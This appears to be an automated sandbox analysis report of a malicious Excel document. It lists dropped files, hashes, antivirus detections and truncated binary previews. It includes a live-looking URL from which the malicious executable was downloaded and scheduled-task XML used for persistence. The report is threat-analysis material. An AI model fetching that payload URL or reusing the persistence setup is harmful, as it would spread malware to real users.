SSDEEP:	24576:JPrXEn1XhKMgBAhXwNNXMZrHZaKJMZrQgrp1Lc:G7hXSerHZaKJMZrQgr
MD5:	CEC5782C931581F13CE3C5D5B6A948A2
SHA1:	0C0CE04D190FEC3265DF430F6D3DC58FBB979653
SHA-256:	91F92DAA8C73D6470E92F484CF8CFA68EB3D49AE01170E7A673273E6B854B6F8
SHA-512:	CD3F9FB083204E3662300F3DC73701BA49FCB6975EE7E31458F0364CF98384F65E4E1BAF9049746ACEE529AD9BF663F4100B112D9ACA7A8BDF8750282A4F5AF(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 30%
Joe Sandbox View:	• Filename: dpR3o92MH1.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d._.....0.....n.... .....@.. ....@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....=...0...P.....p.WD^S\`.].4._.x..v..?)0o..8.U_`.....I..P..+.}.....K.gC.....L...Fb..._<y....KF..a!f..O[_.?`.gv l.0....F.....(....3_.h.4.7W_."......7.d.nD.B.;..}.i./.C...O.:.\.S..7}...g@..FJ..`6!..P.~.,.).gF..Ow.....r..7yE.Q.....Q.A#..!(..M...P....'b\.\...S...h\..$.qP..oV.b:.'.!.Sn..q.>,g....x..M``...S.....R .O..Zwp@)..... R...../Ea=.`t.}h.....}bZ...P.&5S.....fd.|...,.....XM..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\5DVxvgK9jn5gaBl[1].exe	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	899072
Entropy (8bit):	7.536155290652203
Encrypted:	false
SSDEEP:	24576:JPrXEn1XhKMgBAhXwNNXMZrHZaKJMZrQgrp1Lc:G7hXSerHZaKJMZrQgr
MD5:	CEC5782C931581F13CE3C5D5B6A948A2
SHA1:	0C0CE04D190FEC3265DF430F6D3DC58FBB979653
SHA-256:	91F92DAA8C73D6470E92F484CF8CFA68EB3D49AE01170E7A673273E6B854B6F8
SHA-512:	CD3F9FB083204E3662300F3DC73701BA49FCB6975EE7E31458F0364CF98384F65E4E1BAF9049746ACEE529AD9BF663F4100B112D9ACA7A8BDF8750282A4F5AF(
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 30%
Joe Sandbox View:	• Filename: dpR3o92MH1.exe, Detection: malicious, Browse
IE Cache URL:	http://gtp.bg/opkl/fioli/zplk/apo/5DVxvgK9jn5gaBl.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d._.....0.....n.... .....@.. ....@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....=...0...P.....p.WD^S\`.].4._.x..v..?)0o..8.U_`.....I..P..+.}.....K.gC.....L...Fb..._<y....KF..a!f..O[_.?`.gv l.0....F.....(....3_.h.4.7W_."......7.d.nD.B.;..}.i./.C...O.:.\.S..7}...g@..FJ..`6!..P.~.,.).gF..Ow.....r..7yE.Q.....Q.A#..!(..M...P....'b\.\...S...h\..$.qP..oV.b:.'.!.Sn..q.>,g....x..M``...S.....R .O..Zwp@)..... R...../Ea=.`t.}h.....}bZ...P.&5S.....fd.|...,.....XM..

C:\Users\user\AppData\Local\Temp\1CDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	218510
Entropy (8bit):	7.935014690411741
Encrypted:	false
SSDEEP:	6144:nr0IUBvQUkM6fWRFTcf35skaMNVMTV5GcQgXYr1X:nZ6vQVpfWvTG5kS6T3JXy
MD5:	75752E30ED1F77084DEBBE7086F0D747
SHA1:	052B0B10B628CE6C96AA5DDCF41E151878D34BD3

C:\Users\user\AppData\Local\Temp\1CDE0000	
SHA-256:	17E4318041BB1C43FBECD46F93E67D79710C10241BF10B4FB16AEF6EAD905D77
SHA-512:	60E39B0E2C712966751617C2ED02438F49BC825912FB8072524D2338B851A10F2D4C502355AFCBB6D2010E4B7984315A5093ED228A89B211F476C310C965A0F0
Malicious:	false
Preview:	...N.0...H.C.+J\8 ..r.e.....=M...<..g...U...DI..~..xfz...x....]V.V..^i.....Oy..L.)a.....l.....U;.Y.R...e.V`..8ZY.hE.... .R4..&.k..K.R....M..B..T.....\;V..|.Q5.!.-E"....H...-Ay.jl...A(l..5U.....R..!.{..5;Lm...~.E..;%#6..*....xAa. ..9.u....VP<....Ki...>.../.a.....V.L.%VY!..wbn..v.....R..n/O../..\.XO;...L.....D..xw=f...:. ...<".a.....[.A=%j.....=.CE.-....s..4U...H.+.....|....AL..]....D.'..wf!.@.a.n..>.....PK.....!....-.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\Cab9A5D.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 58936 bytes, 1 file
Category:	dropped
Size (bytes):	58936
Entropy (8bit):	**7.994797855729196**
Encrypted:	**true**
SSDEEP:	768:A2CCXehkvodpN73AJjDzh85ApA37vK5clxQh+aLE/sSkoWYrgEHqCinmXdBDz2mi:i/LAvEZrGclx0hoW6qCLdNz2pj
MD5:	E4F1E21910443409E81E5B55DC8DE774
SHA1:	EC0885660BD216D0CDD5E6762B2F595376995BD0
SHA-256:	CF99E08369397577BE949FBF1E4BF06943BC8027996AE65CEB39E38DD3BD30F5
SHA-512:	2253849FADBCDF2B10B78A8B41C54E16DB7BB300AAA1A5A151EDA2A7AA64D5250AED908C3B46AFE7262E66D957B255F6D57B6A6BB9E4F9324F2C22E9BF088246
Malicious:	false
Preview:	MSCF....8.....,.....I.....S.....LQ.v .authroot.stl..0(/.5..CK..8T....c_.d...:.(.....].M$[v.4CH)-.%.QIR..$t)Kd...D.....3.n..u.....|..=H4.U=...X..qn.+S..^J.....y.n.v.XC...3a.!.....]...c(...p..]..M.....4.....i...}C.@.[..#xUU..*D..agaV..2.|.g...Y..j.^..@.Q.....n7R...`.../..s...f...+...c..9+[.|0.'..2!.s....a.....w.t:..L!.s....`.O>.`#..'.pfi7.U.....s..^...wz.A.g.Y.... ....g.....:7{.O.....N.....C..?....P0$.Y..?m....Z0.g3.>W0&.y](....].`>... ..R.qB..f.....y.cEB.V=.....hy}....t6b.q./~.p.....60...eCS4.o.....d..}.<,nh..;.....)....e..\|....Cxj...f.8.Z..&..G..... ..b.....OGQ.V..q..Y.....q...0..V.Tu?.Z..r...J...>R.ZsQ...dn.0.<...o.K....\|.....Q...'....X..C.....a;.*..Nq..x.b4..1,}.'.....z.N.N...Uf.q'.>}.....o\.cD"0.'.Y.....SV..g...Y.....o.=.....k..u. .s.kV?@....M...S.n^.:G.....U.e.v..>...q.'..$.)3..T...r.!.m.....6...r,lH.B <.ht..8.s..u[.N.dL.%...q....g..;T..l..5...\.....g...`...........A$:.....

C:\Users\user\AppData\Local\Temp\Tar9A5E.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	152533
Entropy (8bit):	6.31602258454967
Encrypted:	false
SSDEEP:	1536:SIPLlYy2pRSjgCyrYBb5HQop4Ydm6CWku2PtIz0jD1rfJs42t6WP:S4LIpRScCy+fdmcku2PagwQA
MD5:	D0682A3C344DFC62FB18D5A539F81F61
SHA1:	09D3E9B899785DA377DF2518C6175D70CCF9DA33
SHA-256:	4788F7F15DE8063BB3B2547AF1BD9CDBD0596359550E53EC98E532B2ADB5EC5A
SHA-512:	0E884D65C738879C7038C8FB592F53DD515E630AEACC9D9E5F9013606364F092ACF7D832E1A8DAC86A1F0B0E906B2302EE3A840A503654F2B39A65B2FEA04EC
Malicious:	false
Preview:	0..S...*.H.....S.0..S....1.0...`.H.e.....0..C...+.....7.....C.0..C.0...+.....7.....201012214904Z0...+.....0..C.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0... +.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00..+. ....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	899072
Entropy (8bit):	7.536155290652203
Encrypted:	false
SSDEEP:	24576:JPrXEn1XhKMgBAhXwNNXMZrHZaKJMZrQgrp1Lc:G7hXSerHZaKJMZrQgr
MD5:	CEC5782C931581F13CE3C5D5B6A948A2
SHA1:	0C0CE04D190FEC3265DF430F6D3DC58FBB979653
SHA-256:	91F92DAA8C73D6470E92F484CF8CFA68EB3D49AE01170E7A673273E6B854B6F8
SHA-512:	CD3F9FB083204E3662300F3DC73701BA49FCB6975EE7E31458F0364CF98384F65E4E1BAF9049746ACEE529AD9BF663F4100B112D9ACA7A8BDF8750282A4F5AF(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 30%
Joe Sandbox View:	• Filename: dpR3o92MH1.exe, Detection: malicious, Browse

C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d._.....0.....n.... .....@.. ....@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....=...0...P.....p.WD^S\`.].4._..x..v..?)0o..8.U_`.....I..P..+.}.....K.gC.....L...Fb..._<y....KF..a!f..O[_.?`.gv I.0....F.....(....3_.h.4.7W_."......7.d.nD.B.;..}.i./.C...O.:.\.S..7}...g@..FJ..`6!..P.~.,.).gF..Ow.....r..7yE.Q.....Q.A#..!(..M...P....'b\.\...S...h\..$.qP..oV.b:.'.!.Sn..q.>,g....x..M``...S.....R .O..Zwp@)..... R...../Ea=.`t.}h.....}bZ...P.&5S.....fd.|...,.....XM..

C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	899072
Entropy (8bit):	7.536155290652203
Encrypted:	false
SSDEEP:	24576:JPrXEn1XhKMgBAhXwNNXMZrHZaKJMZrQgrp1Lc:G7hXSerHZaKJMZrQgr
MD5:	CEC5782C931581F13CE3C5D5B6A948A2
SHA1:	0C0CE04D190FEC3265DF430F6D3DC58FBB979653
SHA-256:	91F92DAA8C73D6470E92F484CF8CFA68EB3D49AE01170E7A673273E6B854B6F8
SHA-512:	CD3F9FB083204E3662300F3DC73701BA49FCB6975EE7E31458F0364CF98384F65E4E1BAF9049746ACEE529AD9BF663F4100B112D9ACA7A8BDF8750282A4F5AF(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse • Antivirus: ReversingLabs, Detection: 30%
Joe Sandbox View:	• Filename: dpR3o92MH1.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d._.....0.....n.... .....@.. ....@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....=...0...P.....p.WD^S\`.].4._..x..v..?)0o..8.U_`.....I..P..+.}.....K.gC.....L...Fb..._<y....KF..a!f..O[_.?`.gv I.0....F.....(....3_.h.4.7W_."......7.d.nD.B.;..}.i./.C...O.:.\.S..7}...g@..FJ..`6!..P.~.,.).gF..Ow.....r..7yE.Q.....Q.A#..!(..M...P....'b\.\...S...h\..$.qP..oV.b:.'.!.Sn..q.>,g....x..M``...S.....R .O..Zwp@)..... R...../Ea=.`t.}h.....}bZ...P.&5S.....fd.|...,.....XM..

C:\Users\user\AppData\Local\Temp\tmp4F59.tmp	
Process:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1618
Entropy (8bit):	5.147009800458037
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBOtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3W
MD5:	0BFDA9894AAFFAF34BB10F004BF8F1C2
SHA1:	9E4F5B33AC9D103010D4022D6791EAA642ED4B7B
SHA-256:	80E40CFA1E7998CC9694B7E4E37EBDDD90050A5B0547155CC9D90A66CDEA7304
SHA-512:	3B59BAFB9ED6E0B148C34B5CDC83A069359A8E73C2C616A5033694AEC212C3437CB99320B40626F51A8A1A6024B1063271D82AD2BF3F64A24D8411C30937DCA
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpC70.tmp	
Process:	C:\Users\user\AppData\Local\Temp\ars4t7gFPGrepVgh.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1618
Entropy (8bit):	5.147009800458037
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBOtn:cbhZ7ClNQi/rydbz9l3YODOLNdq3W
MD5:	0BFDA9894AAFFAF34BB10F004BF8F1C2
SHA1:	9E4F5B33AC9D103010D4022D6791EAA642ED4B7B
SHA-256:	80E40CFA1E7998CC9694B7E4E37EBDDD90050A5B0547155CC9D90A66CDEA7304
SHA-512:	3B59BAFB9ED6E0B148C34B5CDC83A069359A8E73C2C616A5033694AEC212C3437CB99320B40626F51A8A1A6024B1063271D82AD2BF3F64A24D8411C30937DCA
Malicious:	false

C:\Users\user\AppData\Local\Temp\tmpC70.tmp	
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Local\Temp\tmpCF32.tmp	
Process:	C:\Users\user\AppData\Roaming\sp.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1624
Entropy (8bit):	5.159058809341545
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBRtn:cbhZ7ClNQi/rydbz9I3YODOLNdq35
MD5:	359BF301730B92B0B225003468B6AA6C
SHA1:	31FA3842FB9D68E89CFBBC23524B19A42BBA38CE
SHA-256:	0C340003316D5B8DFE00D3E7AFD7A8511A49E54D91D9077FB7235F6ABC67AF88
SHA-512:	5FD6BA9BB93B6A08704E4055DF757C34DE316B8BEC2F55E1C60EA14D0579246EC5EA06B14673F20CF3E9966904E0AF644C749AB77E43B55143CF85E187380275
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\JrekdQ.exe	
Process:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	899072
Entropy (8bit):	7.536155290652203
Encrypted:	false
SSDEEP:	24576:JPrXEn1XhKMgBAhXwNNXMZrHZaKJMZrQgrp1Lc:G7hXSerHZaKJMZrQgr
MD5:	CEC5782C931581F13CE3C5D5B6A948A2
SHA1:	0C0CE04D190FEC3265DF430F6D3DC58FBB979653
SHA-256:	91F92DAA8C73D6470E92F484CF8CFA68EB3D49AE01170E7A673273E6B854B6F8
SHA-512:	CD3F9FB083204E3662300F3DC73701BA49FCB6975EE7E31458F0364CF98384F65E4E1BAF9049746ACEE529AD9BF663F4100B112D9ACA7A8BDF8750282A4F5AF(
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 19%, Browse
Joe Sandbox View:	• Filename: dpR3o92MH1.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....d._.....0.....n.... .....@.. ....@.....S..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....=...0...P.....p.WD^S\`.].4._..x..v..?)0o..8.U_`.....I..P..+.}.....K.gC.....L...Fb..._<y....KF..a!f..O[_.?`.gv l.0....F.....(....3_.h.4.7W_."......7.d.nD.B.;..}.i./.C...O.:.\.S..7}...g@..FJ..`6!..P.~.,.).gF..Ow.....r..7yE.Q.....Q.A#..!(..M...P....'b\.\...S...h\..$.qP..oV.b:.'.!.Sn..q.>,g....x..M``...S.....R .O..Zwp@)..... R...../Ea=.`t.}h.....}bZ...P.&5S.....fd.|...,.....XM..

C:\Users\user\AppData\Roaming\Logs\01-06-2021	
Process:	C:\Users\user\AppData\Local\Temp\eyBLwzbrUF1mwXoy.exe
File Type:	data
Category:	dropped
Size (bytes):	224
Entropy (8bit):	6.912521314864662
Encrypted:	false
SSDEEP:	6:tFt9VMm8kyapBMljjgo+wHT/cYXptXtSdIxn:B9CqnvUZb/cYX/3n
MD5:	93E9AE9299CD22033CF2739E5E235F72
SHA1:	269BFFC766A87B04F90D4B309B9BC391DC20C5AE
SHA-256:	6D69C80EC49D6964642C29CB54E3F134B9B723DB83DD0547A1B09153085A9749
SHA-512:	F41A300097B43DD1F44CECBE138A83DF814BE9B63B1AAB2CA8A9D0849D531048FF6E4C95D34A6F701D9012A8D8D50BFB20FC4F125FC0BCE8AB1E0ADFB49A187
Malicious:	false

C:\Users\user\AppData\Roaming\Logs\01-06-2021	
Preview:	=T.j...^.k....!.....=....C...n.]..4W.o8@_\.C?g...a.?.....e.-p|E...."p..m.N...HKn.....,T.....G..$./..H.!..=..L. .G....!.W.W.....j..:.....no....s...{...m,..V..=P.....f.2V.!p..".mF6D8.`..4.*.z. ..C..^n.SY...T

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Wed Jan 6 16:57:41 2021, atime=Wed Jan 6 16:57:41 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.479459267402207
Encrypted:	false
SSDEEP:	12:85Qk/CLgXg/XAlCPCHaXgzB8IB/4lX+WnicvbxbDtZ3YilMMEpxRljK2yTdJP9TK:85bU/XTwz6IIYexDv3qorNru/
MD5:	3E70A9BE98F423C2E1CFCAAE131A92D1
SHA1:	E027EA857C717A5195B65CDB20899F959AB51436
SHA-256:	E49B0933B533D97CBA5FCC544F1E05287AAE845C043D37F192B24FF43912AD27
SHA-512:	840C4D95A61C921C003ACFAA4B12C12BB2FB2D6B612AF668D278FF1995BE75B53ECAEAE6B0EA6B8D421426675DABAF419B056F7780298683DEC75BFD37BE592C
Malicious:	false
Preview:	L.....F.....7G.."..mU..."..mU.... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....&R5...Desktop.d.....QK.X&R5.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	98
Entropy (8bit):	4.29593984928515
Encrypted:	false
SSDEEP:	3:oyBVomMF3zd8CO8zd8CmMF3zd8Cv:dj6F3Z8sZ8UF3Z8s
MD5:	121AA7B0E15C0A2FAF081C912D00A1CF
SHA1:	DA137B4B637D550C95187F23D8860A85B5A7CB86
SHA-256:	7187575715B0E3C58A5A71F3A35094E3715F2A84B60565020E5B1C6AA2DD6832
SHA-512:	8AE109F6E0B7C2BB853DEE3016B72628F43950664FA6991E22C29BE24BE25B5A0777420490EED644BC6F9847323C4CFD24FF80578BB59FD8C836672FC13F063F
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..spetsifikatsiya.LNK=0..spetsifikatsiya.LNK=0..[xls]..spetsifikatsiya.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\spetsifikatsiya.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:13 2020, mtime=Wed Jan 6 16:57:41 2021, atime=Wed Jan 6 16:57:41 2021, length=242176, window=hide
Category:	dropped
Size (bytes):	2078
Entropy (8bit):	4.523995257095842
Encrypted:	false
SSDEEP:	48:8yn/XT3IkE5JE2oQh2yn/XT3IkE5JE2oQ/:8K/XLIkE5G2oQh2K/XLIkE5G2oQ/
MD5:	4E69BD98AE858B2F9D9FF10AF55E8930
SHA1:	FB358FB1E86F5FF5A17FCE58A10978702A97AEB4
SHA-256:	CA80EBFAA83DBC709F9FA77C64594508DAE4ED32D91B82BE6852E698C749EDCD
SHA-512:	6FB5374D8AF55B56B35F413A40B7EF202B3A0567CD91FD7BD5C0D5F028B6114883B434CCF0A5AC26B19A3658A43800EE80BEEBE043BA0C9EF873B16FA3D6CB1C
Malicious:	false
Preview:	L.....F.... ...6.2..{..".mU...C..mU.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....p.2.....&R3. .SPETSI~1.XLS..T.....Q.y.Q.y*...8.....s.p.e.t.s.i.f.i.k.a.t.s.i.y.a...x.l.s.....}.....-...8...[.....?J.....C:\Users\..#.....\\134349\Users.user\Desktop\spetsifikatsiya.xls.*.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.s.p.e.t.s.i.f.i.k.a.t.s.i.y.a...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....134349.....D_....3N...W...9F.C.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\71YY0ZNRPQ4IRKSGGQ82.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\71YY0ZNRPQ4IRKSGGQ82.temp	
Entropy (8bit):	3.5854792121295844
Encrypted:	false
SSDEEP:	96:chQCsMqUqvsqvJCwoaz8hQCsMqUqvsEHyqvJCworIzkKYxHxf8R/lUVMIu:cydoaz8yFHnorIzk5f8Rflu
MD5:	E1A490558DC2A2E45566613FE711A4C6
SHA1:	C05F17A5F88A049EB161809B00FDF2EA080C80B5
SHA-256:	0F5C20CA884F4DCE8230B5CC286016CE5C360058B3982EE02A251CFCDA1ADAAB
SHA-512:	8F2E08C34EAB3B978E2CD66B639C2FFB3550D2C05CAD0A151C60B512600CA449EF1A35D50246481F94025CEFE92E8EB197D85A4BBFD498761E95A07516A0197
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\C46FS22UMOIQN8SC5D58.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5854792121295844
Encrypted:	false
